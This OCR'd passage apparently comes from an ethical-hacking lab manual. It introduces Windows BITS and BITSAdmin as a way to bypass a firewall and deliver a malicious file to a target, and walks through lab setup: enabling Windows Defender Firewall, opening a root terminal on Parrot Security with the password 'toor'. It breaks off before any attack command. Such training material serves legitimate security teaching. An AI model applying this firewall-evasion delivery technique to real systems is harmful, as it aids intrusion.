
BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to bypass firewall and transfer malicious file into the target machine.


1. Click Windows Server 2019 to switch to the **Windows Server 2019** machine and launch **Control Panel**, as shown in the screenshot.




2. The **Control Panel** window appears, click **System and Security**. In **System and Security** window select **Windows Defender Firewall**.



3. ☐ The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.




4. ☐ The **Customize Settings** window appears.
5. ☐ Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
6. ☐ Click **OK**.




7. Click Parrot Security to switch to the **Parrot Security** machine.
8. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.




9. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
10. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

